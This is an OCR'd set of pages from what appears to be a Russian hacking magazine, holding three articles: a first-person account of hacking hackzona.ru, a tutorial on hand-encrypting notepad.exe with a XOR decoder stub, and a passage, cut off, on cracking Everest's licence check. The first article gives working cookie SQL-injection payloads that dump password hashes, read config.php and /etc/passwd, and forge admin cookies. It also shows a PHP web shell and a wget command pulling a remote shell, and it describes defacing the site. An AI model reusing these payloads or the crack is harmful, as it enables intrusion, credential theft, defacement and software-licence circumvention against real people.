
Просмотрев код, я обнаружил:

```
<input size="25" type="text" name="query"
value="">test">
```

Как видишь, я выбрался за пределы тэга и уже мог вставлять код в тело страницы. Но проведя поиск по значению «"><script>alert(«xss»)</script>», я получил редирект на главную пагу портала :(. Судя по всему, параметр поиска избирательно фильтровался.

Нужно было искать какой-нибудь не совсем стандартный баг. И тут я вспомнил, что параметры в скрипты могут передаваться еще и через кукисы. Недолго думая, я полез смотреть, что у меня в печеньках (смотри рисунок): Параметр user, скорее всего, используется для аутентификации и представляет наибольший интерес. В большинстве случаев кукисы шифруются алгоритмом base64. Для перекодировки из base64 написано много тулз, например n57_base64.exe, также можно воспользоваться следующим PHP-скриптом:

```
<html>
<head><title>Base64 encoder/decoder by t0m</title></
head>
<body><form method="get" action="d.php">
<input type="text" name="ins"><p>
```



Cookie-файл нюка

Xss in hackzona.ru

Содержимое cookie-файла

```
<input type="submit" value="go"></form>
<?php
$ins = $_GET["ins"];
$dec=base64_decode($ins);
$enc=base64_encode($ins);
echo ("Encoded:        $enc <p/>");
echo ("Dencoded:       $dec");
?>
</body></html>
```

Перекодировав значение своих печенюшек, я получил:

```
60505:t0m:07a67fe69ace3f559438525b0635666d:10::0:0:0
:0::4096
```

Где-то я уже это видел. Все это очень напоминало PHPNuke, известный своей дырявостью ;). За время его существования в нем успели найти предостаточное количество уязвимостей. Это радовало.
Вставив апостроф после ника, я закодировал строку и поменял значение в cookie-файле через Оперу. Без особых надежд я обновил страницу и, подождав несколько томительных секунд, увидел сообщение об ошибке БД.

```
Error in obtaining userdata : login
DEBUG MODE
SQL Error: 1064 You have an error in your SQL syntax; check
the manual that corresponds to your MySQL server version
for the right syntax to use near ''t0m''' at line 3
SELECT user_id, username, user_password, user_active,
user_level FROM voov_users WHERE username = 't0m''
Line : 775
File : /home/papanya/www/hackzona.ru/includes/
functions.php
```

Сначала я не поверил своим глазам. Ну уж никак не ожидал я, что все будет так просто. Немного отойдя от шока, я принялся изучать отчет об ошибке. Прежде всего строки «check the manual that corresponds to your MySQL server» свидетельствовали о том, что в качестве БД используется сервер MySQL. Особенно меня порадовала строка:

```
SELECT user_id, username, user_password, user_active,
user_level FROM voov_users WHERE username = 't0m'
```

Глупый «мускул» сделал за меня половину работы, вернув и имена столбцов, и название базы :). К полезной информации можно отнести также строку «/home/papanya/www/hackzona.ru/includes/functions.php», которая указывает полный путь к каталогу с движком сайта. Дело оставалось за малым. Мне надо было только скормить БД нужный мне запрос. Я сформулировал запрос так:

```
'UNION SELECT null, username, user_password, null, null
FROM voov_users/*.
```

Думаю, объяснять ничего не нужно, так как о скул-инъекции на страницах журнала писали не раз. Вставив все это дело в куки, я получил вразумительный ответ:

```
60505:t0m'UNION SELECT null, username,
user_password, null, null FROM voov_users/
*:07a67fe69ace3f559438525b0635666d:10::0:0:0:0::4096,
```


Перекодировал его и заменил значение в куках. Когда я обновил страницу, мне почему-то вернулась пустая пага. Ни таблицы, ни юзернеймов, ни хешей... Почесав репу, я начал листать доки по скул-инъекциям и вдруг вспомнил о конструкции INTO OUTFILE, с помощью которой можно выгрузить выборку в файл на сервере. Конструкция имеет следующий синтаксис: Into Outfile 'path/file', причем присутствие FROM в запросе обязательно. Но сначала нужно было найти директорию, в которой у нас есть права на запись. Скорее всего, это папка с аватарами. Зайдя на ветку форума, в свойствах аватара первого встречного я посмотрел путь к папке с аватарами: /modules/Forums/images/avatars. Я сформировал кукис:

```
60505:t0m'UNION SELECT user_id, username,
user_password, user_active, user_level FROM
voov_users Into Outfile '../../../home/
papanya/www/hackzona.ru/modules/Forums/
images/avatars/jdFj4502HdJKormf56.gif'/
*:07a67fe69ace3f559438525b0635666d:10::0:0:0:0::4096,
```

И, заботливо перекодировав его, заменил значение в кукисах.
Обновив страницу, я увидел пустую таблицу «Информация», что, как мне показалось, свидетельствовало об удачном выполнении запроса.
Я перешел по ссылке hackzona.ru/modules/Forums/images/avatars/jdFj4502HdJKormf56.gif и скачал картинку весом 4 Мб :). Открыв блокнотом суперкартинку, я увидел все юзернеймы и хеши пользователей.
Брут хешей админов, как и предполагалось, ничего не дал, но мне это и не надо было, так как Nuke проводит аутентификацию через куки с помощью хешей. Заменив инфу в куках инфой одного из админов, я зашел на портал. Я мог читать приватные сообщения админа, оставлять комментарии под его ником, но заветной кнопочки «Админка» не было :(. Перепробовав варианты типа adm, admin, administrator, я так ничего и не нашел.
В поисках панели админа я обратился к старому другу robots.txt. Самым маленьким поясню, что в ro bots.txt хранится список ресурсов, которые не должны кэшировать поисковики. Найти его всегда можно по адресу http://site/robots.txt. В роботах ХакЗоны я увидел следующую инфу:

```
User-agent: *
Disallow: hzgo.php
Disallow: /admin/
```





DB error



links

http://hackzona.ru — «виновница торжества» :).
http://injection.rulezz.ru — подборка материалов по SQL-injection.



warning


Все трюки, рассмотренные в статье, выполнялись профессиональными каскадерами, и повторять их в домашних условиях не рекомендуется, так как многое из описанного подпадает под статью 272 УК РФ.

```
Disallow: /images/
Disallow: /includes/
Disallow: /themes/
Disallow: /blocks/
Disallow: /modules/
Disallow: /language/
Host: www.hackzona.ru
```

Мое внимание привлекла строчка «Disallow: hzgo.php». Это, наверно, и была заветная админка. Перейдя по адресу www.fssr.ru/hzgo.php, я получил лишь сухой редирект на главную страницу портала :(. В голове сразу стали появляться мысли о блокировке по IP и прочий бред. На админку было решено на некоторое время забить.
В идеале хотелось найти пасс админа и получить shell-доступ ;). Так как брут хешей результатов не дал, нужно было найти какой-нибудь файлик, где пасс хранится в открытом виде. Я подумал о конфиге движка сайта, где в открытом виде лежал пасс к БД (который мог подойти к чему-нибудь еще). Прочитать файл с сервера можно функцией Load_File. Я набросал кукис:

```
60505:t0m'UNION SELECT load_file('../../../
home/papanya/www/hackzona.ru/config.
php'), null, null, null, null Into
Outfile '../../../home/papanya/www/
hackzona.ru/modules/Forums/images/
avatars/jdFj4502HdJKormf57.gif'/
*:07a67fe69ace3f559438525b06
35666d:10::0:0:0:0::4096,
```

Закодировал его в base64, поменял значение в куках и обновил страницу. Сервер с удовольствием скушал печеньку и вернул пустую таблицу «Информация». Затем я скачал картинку запросом hackzona.ru/modules/Forums/images/avatars/jdFj4502HdJKormf57.gif. Открыв ее стандартным блокнотом, я увидел конфиг ХакЗоны. Среди прочего была строка «PHP-NUKE: Advanced Content Management System», что подтверждало мои догадки о нюке. В конфигах я увидел такие строки:



Админ-панель ХакЗоны

```
$dbuname = "root";
$dbpass = "";
```

Строчка «$dbpass = " ";» убила все надежды :(, но сам факт того, что я могу читать файлы с сервера, не мог не радовать. Далее я попытался прочитать /etc/passwd запросом:

```
UNION SELECT load_file('../../../etc/
passwd'), null, null, null, null Into
Outfile '../../../home/papanya/www/
hackzona.ru/modules/Forums/images/avatars/
jdFj4802HdJKormf57.gif'/*
```

Это мне очень даже удалось. Но так как в целях обеспечения безопасности /etc/passwd обычно используются схемы со скрытыми паролями, реальных паролей я не увидел. Чтобы прочитать /etc/shadow, прав, естественно, не хватало :(.
Было решено вернуться к админке. Отрыв где-то в недрах винчестера архив с нюком, я установил его себе на комп и зашел под админом. Потом я полез смотреть кукисы (смотри рисунок). Как видно, для аутентификации под обычным пользователем и под админом используются два разных кукиса. Перекодировав nuke admin, я получил admin:8e3f170de8805548605349536e1eaab0. Заменив имя и хеш пользователя ником и хешем одного из админов ХакЗоны, я перекодировал значение в base64. Также пришлось поменять в кукак параметр user на admin. Сделав все и скрестив пальцы на удачу, я обновил страницу... Через несколько секунд, кроме всего прочего, на странице, я лицезрел линк на админ-панель — передо мной предстала админка во всей ее красе ;).
В админ-панели было много функций, но, полазив по ссылкам, я не нашел ничего, что могло представлять интерес. Лишь кнопка «Сохранить БД» переливалась всеми цветами радуги и так и просила ткнуть в нее курсором. Преодолел ли я соблазн? Пусть это останется моей маленькой тайной :).
Просто так уходить не хотелось, и я решил оставить себе на память небольшой сувенир. Перейдя в раздел «Настройки», я дописал к имени сайта «Freindly hack by t0m» и сохранил изменения. После проделанных действий в тайтле ХакЗоны появилась заветная строчка, сообщающая, что некий негодяй с ником t0m дружески поимел ХакЗону :).

С помощью Into Outfile можно делать много очень интересных вещей. Например, можно выполнить запрос:

```
UNION SELECT null, '<?php $cmd = $_GET["cmd"];system($cmd);?>', null,
null, null FROM TableName Into Outfile 'path/cmd.php'
```

Затем залить скриптик, выполняющий команды. А далее запросом http://site/path/cmd.php?cmd=wget -O path/shell.php http://yoursite/sell.txt закачать полноценный шелл.



С сентября 2007 года


журнал [logo] начинает сотрудничество

с культовым британским журналом DAZED

Теперь в каждом номере [logo] –

самые лучшие и самые свежие

материалы из DAZED





ЛЕОНИД «CR@WLER» ИСУПОВ
/CRAWLERHACK@RAMBLER.RU/

Приближение к дао

Шифрование файла формата PE с использованием отладчика

Удивительные (но закономерные) события творятся в мире IT-технологий. Средства разработки и защиты программного обеспечения, языки программирования высокого уровня за последнее время настолько абстрагировались от машинного диалекта, что многие уже разучились работать собственной головой. Всем подавай навесные пакеры да протекторы. Между тем иметь навыки «ручной» работы с машинным кодом очень полезно.

Бессмертная технология

Продолжим шифровать =). В предыдущей статье я на примере (программка «Hello, World!», написанная на ассемблере, размером в пару килобайт) показал, как вручную написать маленький жучок — криптор — и запихать его внутрь PE-файла, после чего листинг программы под отладчиком можно было увидеть лишь после трассировки декодера. Напомню основную концепцию создания этого жучка, которая схожа с механизмом внедрения PE-вируса в файл. На место первых байт программы вставлялся прыжок (jmp) на декодер, который располагался в месте, свободном от исполнимых инструкций, а именно в секции нулей, созданной компилятором для выравнивания. Выглядело это примерно так:

```
<jmp адрес_декодировщика>
…
<Закодированные инструкции>
…
<
Тело_декодировщика:
1) процесс декодировки по некоторому алгоритму;
2) переход на точку входа программы;
>
```

Теперь я покажу тебе, как применить эту технологию не к обычной программе-«дрозофиле», исполнимого кода в которой всего-то на 26 байт наберется, а к настоящему приложению — к блокноту из стандартной поставки Windows. Мы зашифруем секцию кода простейшим методом, который должен быть тебе хорошо известен, если ты читал предыдущую статью. Метод этот — использование операции XOR 35h. Только теперь мы усложним себе задачу. Мы не будем пользоваться шестнадцатеричным редактором WinHex или каким-либо другим подобным инструментом. Ведь в предыдущей статье я писал, что мы приближаемся к тому, чтобы закодировать PE-файл вообще без каких-либо инструментов, вручную, с помощью того же notepad.exe и развитого мозгового аппарата! Итак, мы выкинули из нашего арсенала шестнадцатеричный редактор. Остался только отладчик OllyDbg. Первое, что мы сделаем, — исследуем программу. Откроем notepad.exe под отладчиком. Мы видим, что точка входа в данном случае равна 01006AE0. Запишем ее на листочек, она нам еще пригодится! Далее обрати внимание на то, какие инструкции расположены прямо на точке входа в программу:

```
01006AE0 PUSH 70
01006AE2 PUSH NOTE.01001888
```

Это очень хорошо, так как мы должны вставить на место первых инструкций команду вида «jmp адрес_декодера», а она занимает 5 байт, то есть затирает оба push'а, причем еще 2 байта при этом остаются свободными, их надо будет поменять на инструкции nop. А хороша эта ситуация тем, что данные в стек мы можем положить и после окончания цикла декодирования, то есть разместить эти инструкции прямо в теле декодера, непосредственно перед командой перехода на точку входа в программу. Таким образом, у нас уже есть примерный каркас нашего жучка-декодировщика:

```
<Процедура декодировки>
PUSH 70
PUSH 01001888
JMP 01006AE7; переход к точке входа, точнее, на 7 байт
ниже нее, ведь первые 7 байт мы затерли jmp'ом!
```


Итак, теперь мы можем заменить первые две инструкции программы следующими:


```
JMP адрес_декодера
NOP
NOP
```

Довершаем создание жучка

Возникает второй вопрос: где поместить наш декодер? Посмотри: начиная с адреса 01007D71h идут сплошные нули, все они в нашем распоряжении! Ты можешь расположить жучок именно здесь, а я его впихну по адресу 01007DA3h (просто понравился адрес). Теперь надо выяснить, что же мы будем шифровать, и начинать писать наш жучок. Стартовый адрес шифрования — точка входа (01006AE0h). Теперь прокрути дизассемблированный листинг ниже точки входа. Я вижу, что по адресу 01006D12h начинаются структуры, таблички сишных функций и прочая муть. Мы не будем трогать их, чтобы не рисковать работоспособностью программы. Значит, конечным адресом шифрования и будет 01006D12h. Посчитаем, сколько всего циклов должен будет выполнить декодер. Это значение равно разности двух полученных адресов: 01006D12h-01006AE0h=232h. Значит, мы получили следующую инструкцию для нашего жучка — инструкцию установки счетчика






Вот так выглядит наш декодер

Результат невыставленных на секцию кода атрибутов RWE

циклов (mov ecx, 232). Разумеется, цикл декодировки будем реализовывать с помощью «loop адрес». Теперь у нас есть практически все данные для написания декодировщика. Вот его вид (под отладчиком OllyDbg по смещению 01007DA3h):

```
MOV ECX,232; установка счетчика
PUSH EDX; сохранение регистра edx
PUSH ECX; сохранение регистра ecx
MOV EDX,[ECX+01006AE0]; помещение в edx деко-
дируемого значения из памяти
XOR EDX,35; декодирование
MOV [ECX+01006AE0],EDX; запись декодирован-
ного кода на его место
POP ECX; восстановление регистра ecx
POP EDX; восстановление регистра edx
LOOP 01007DA8; операция цикла
PUSH 70
PUSH 01001888; две инструкции секции кода,
которые мы затерли jmp'ом
JMP 01006AE7; переход к декодированному коду
```

Требуется сосредоточение

Как видишь, код прост и в комментариях не нуждается. Если ты еще не ввел эти инструкции под отладчиком, то сделай это и приготовься к выходу в астрал. Готов? Теперь следующий шаг: вставляй на точке входа операцию jmp 01007DA3, а 2 байта, которые остаются после этой операции, как я уже говорил выше, заменяй nop'ами (скорее всего, это произойдет автоматически). Следующим логически верным шагом будет кодирование секции кода по алгоритму xor 35 (или по тому, которым ты его заменил, а алгоритм тут может быть любым!). Но как это сделать, если у нас нет шестнадцатеричного редактора? На самом деле он нам и не нужен! Ведь мы уже встроили в файл декодировщик, а при незашифрованной секции кода он работает как кодер, то есть в обратном направлении! Значит, можно просто запустить программу на исполнение, и она сама зашифрует секцию кода. Один тонкий момент: перед тем как нажать <Shift-F9> для запуска программы на исполнение, разреши запись в секцию кода (это делается так: нажимай <Alt-m>, указывай нужную нам секцию (она начинается по адресу 01001000h) правой кнопкой мыши и выбирай «Set access → Full Access»). После этого запускай процесс (<Shift-F9>). Теперь наша программа закодировала сама себя!

Возникает только одна проблема: кодер затер байты перехода, который мы вставили в начало секции. Это легко исправить, нужно снова поменять эти байты на jmp 01007DA3. Итак, все готово! Сохраняй файл под другим именем, это делается следующим образом: в меню правой кнопки мыши выбери «Copy to executable → All modifications». Olly спросит нас, копировать ли данные в файл, на что надо ответить: «Copy all». В открывшемся окне снова жми на правую кнопку мыши, выбирай Save file и сохраняй файл, например, под именем note1.exe. Теперь закрой Olly и попробуй запустить этот файл. Программа не хочет стартовать и выдает ошибку. Это происходит потому, что секция кода защищена от записи! Чтобы убедиться в этом, попробуй загрузить модифицированный файл из-под Olly, предварительно дав атрибуты RWE для секции кода (это мы уже делали выше). Программа тут же заработает! Значит, надо выставить атрибут RWE намеренно, зафиксировав его в нашей PE'шке. Это очень легко сделать с помощью, например, LordPE или Hiew, но как быть, когда под рукой их нет? В справочнике находим, что в PE-заголовке 4 байта, которые в нашем файле начинаются с десятичного смещения 516 от самого его начала, отвечают за выставление флагов секции .text. Я нашел эти байты, открыв экзешник прямо в блокноте, и отсчитал 31 байт от заголовка секции (строки «.text», найденной с помощью поиска). Мы должны установить в четвертом, последнем байте этой последовательности (по десятичному смещению 519 от начала файла, в текстовом виде он выглядит как апостроф) старший бит в противоположное значение. Как это сделать? Из таблицы символов (а можно и при помощи debug.com) выясняем, что символу апострофа соответствует код 60h. Теперь вводим это значение в calc.exe и переключаемся в режим bin, чтобы увидеть, чему равно 60h в двоичном виде (01100000). После этого применяем операцию xor с помощью того же калькулятора. Xor по значению 10000000 даст нам установку старшего бита в единичное значение, что и требуется. В результате получаем значение 11100000 в двоичном или E0h в шестнадцатеричном виде.

Теперь делаем следующее: выясняем десятичное значение этого числа (224), удаляем из-под блокнота этот символ-апостроф и на его место впечатываем новый символ, набирая «224» на цифровой клавиатуре с нажатой кнопкой <Alt>. Все готово! Теперь сохраняем файл и запускаем! Все работает!

Зачем все это?

Ты спросишь: «Зачем столько мучений, когда можно воспользоваться удобными хакерскими инструментами и сделать ту же работу вдвое быстрее?» Ответ прост. Это необходимо для совершенствования умственных способностей. Тренируйся, выдумывай себе головоломки и скоро ты постигнешь искусство работы с форматом PE без инструментов. ⌶



▷ **warning**

Внимание! Перед тем как править любой файл, просто необходимо его зарезервировать. Иначе ты рискуешь потерять важные данные во время эксперимента.



▷ **links**

www.wasm.ru — там ты узнаешь, как достичь дао в области кодинга.

www.cracklab.ru — здесь тусуется лучшая часть крякерского сообщества.

www.xakep.ru — тут все понятно ;). Лучший IT-журнал своего времени.

POROSENOK
/ POROSENOK@YANDEX.RU /



Диплом за 24 часа

Блестящая защита по-хакерски

Долгожданное лето, конечно, не может не радовать. Но вместе с наступлением лета подошел к концу и учебный год. У одних студентов в полном разгаре сессия, а у других настал тяжелый период в жизни под названием «ДИПЛОМ». Вот и моему товарищу также предстояла защита диплома. Все бы ничего, но до защиты оставалось всего лишь несколько дней :(. Видя, что он уже практически впал в отчаяние и смирился с мыслью о том, что придется защищать диплом в следующем году, я решил ему помочь.


Тема его диплома была следующая: «Разработка автоматизированной системы удаленной диагностики компьютера». Если в нескольких словах, то система должна иметь клиент-серверную технологию, задачей клиентов которой является сбор и отправка значений датчиков (температура процессора, скорость вращения кулера и т. д.) на сервер.

Поиск решения

Первоначально для получения данных от датчиков предполагалось использовать WMI-технологию, но после нескольких часов, проведенных за работой, нам так и не удалось достичь желаемых результатов. Кроме того, в интернете была найдена статья, в которой упоминалось о безуспешной попытке получения скорости вращения кулера с использованием WMI-технологии. Тогда возник вопрос: каким же образом программы аналогичной тематики получают интересующие нас значения? Для исследования была выбрана программа Everest.

В папке с программой находится около двух десятков файлов. Сразу и не сообразить, где располагается код, отвечающий за получение данных от датчиков. Поэтому, чтобы избавиться от лишнего, я стал последовательно переименовывать файлы и запускать программу, проверяя, отображаются или нет нужные нам данные. В итоге осталось всего лишь четыре файла: everest.exe, everest.bin, kerneld.wnt и everest.key, назначение которых нам предстоит выяснить.

Судя по размеру файла everest.exe, который составляет всего 65 Кб, напрашивается вывод, что он не отвечает за получение информации о системе, а выполняет какие-то другие действия. Для того чтобы выяснить, какие именно, откроем его в отладчике OllyDbg. Но для начала проверим, запакован он или нет. PEiD показал, что программа запакована UPX'ом, поэтому для распаковки выполним команду upx.exe -d everest.exe. Прежде чем приступить к отладке, посмотрим, вызовы каких функций используются в программе: для этого откроем окно Found intermodular calls («ПК → Search for → All intermodular calls»). Сразу же привлекает внимание вызов CreateProcess. Жмем на нем <F2> для установки брейкпоинта, а затем и <F9> для запуска программы. Через несколько мгновений срабатывает бряк и выполнение программы прекращается. В качестве имени выполняемого файла функции передается строка, содержащая everest.bin. Предположение оказалось верным — выходит, что основная работа выполняется в everest.bin. Поэтому делаем следующее: переименовываем


Передача управления Everest.bin

everest.bin в everest_bin.exe и запускаем на выполнение.
После запуска программа выдала сообщение об окончании срока лицензии и закрылась. Значит файл everest.exe отвечал за проверку регистрации программы. Но ничего страшного, это мы поправим. Открываем everest_bin.exe в отладчике, не забыв сначала его распаковать все тем же UPX'ом. Программа загружена, но, прежде чем нажать <F9>, поставим брейкпоинты на вызов MessageBox. После запуска сработает бряк по адресу 0x00695249h. Посмотрев немного выше, нельзя не заметить команду JBE everest_.0069525A, которая очень походит на проверку на регистрацию. Чтобы развеять все сомнения, меняем JBE на JMP и перезапускаем программу. Все работает отлично, идем дальше.
При отображении скорости вращения кулера выводится заголовок Cooling Fans, попробуем его поискать в окне отладчика Text strings referenced («ПК → Search for → All referenced text strings»). Такая строка действительно есть, и по адресу 0x5AECCB осуществляется взятие ее адреса, ставим бряк. Прервавшись на бряке, начинаем выполнять программу в пошаговом режиме с помощью <F8>. По адресу 0x5AECDC в EDX из памяти по адресу 0x02E9FA04 помещается число 0x96B, десятичное 2411, то есть количество оборотов кулера. Теперь попробуем выяснить, где оно формируется. Для этого перейдем на начало функции, в которой мы находимся в данный момент, и поставим бряк. Для того чтобы определить момент записи числа 0x96B в память, перейдем в окне дампа памяти по адресу 0x02E9FA04. Итак, выполнение программы прервалось на бряке, поставленном в начале функции. В памяти по адресу 0x02E9FA04 находятся нули. Теперь начинаем выполнять программу в режиме анимации, без входа в процедуры (<Ctrl-F8>), и одновременно смотрим в окно дампа. После строчки «CALL everest_.005A37E8» в дампе оказалось число 0x96B. Поэтому заходим в эту функцию и ставим в ее начале бряк. При следующем проходе, прервавшись на нем, снова жмем <Ctrl-F8> (забыл сказать: <F12> — пауза). Таким образом, мы дошли до адреса 0x595193, где чуть ниже из регистра AX в память записывается количество оборотов. При этом значения [LOCAL.7] и [LOCAL.8] равны 0. Теперь нам нужно найти место, где производится запись в [LOCAL.9].

```
/*595193*/MOV EAX,[LOCAL.7]
/*595196*/ADD EAX,[LOCAL.8]
/*595199*/ADD EAX,[LOCAL.9]
```

```
/*59519C*/MOV DWORD PTR DS:[EBX+998],EAX
```


Такое место находится чуть выше, по адресу 0x59502C.

```
/*594FEB*/MOV AL,2A
/*594FED*/CALL everest_.0058801C
/*594FF2*/MOV ESI,EAX
./*59500C*/IMUL ESI,[LOCAL.11]
/*595010*/MOV [LOCAL.81],ESI
/*595016*/FILD [LOCAL.81]
/*59501C*/FLD DWORD PTR DS:[59F5AC]
/*595022*/CALL everest_.004032FC
/*595027*/CALL everest_.00402C5C
/*59502C*/MOV [LOCAL.9],EAX
```


Здесь происходит следующее: с помощью команд сопроцессора значение, находящееся по адресу 0x59F5AC (=1350000), делится на произведение ESI (=0x46) и [LOCAL.11] (=8). Деление выполняется в вызове «CALL everest_.004032FC». В результате анализа кода было выяснено, что значения [LOCAL.11] и [0x59F5AC] постоянны. В ESI же записывается результат вызова подпрограммы, находящейся по адресу 0x0058801C. Внутри этой подпрограммы находятся два CALL'а (0x588047 и 0x588056), внутри которых происходит вызов DeviceIoControl. Выходит, что программа для получения сведений от датчиков использует обращение к драйверу.
Про работу с драйверами можешь почитать в литературе. Скажу лишь, что для общения программ прикладного уровня с драйверами используются запросы, посылаемые с помощью DeviceIOControl.

```
BOOL DeviceIoControl
(
  HANDLE hDevice,            // дескриптор устройства
  DWORD dwIoControlCode,// код операции
  LPVOID lpInBuffer,      // буфер входных данных
  DWORD nInBufferSize,    // его размер
  LPVOID lpOutBuffer,     // буфер данных результата
  DWORD nOutBufferSize, // его размер
  LPDWORD lpBytesReturned, //адрес данных для вывода
```

Сообщение об окончании срока действия лицензии



Рабочий пример



```
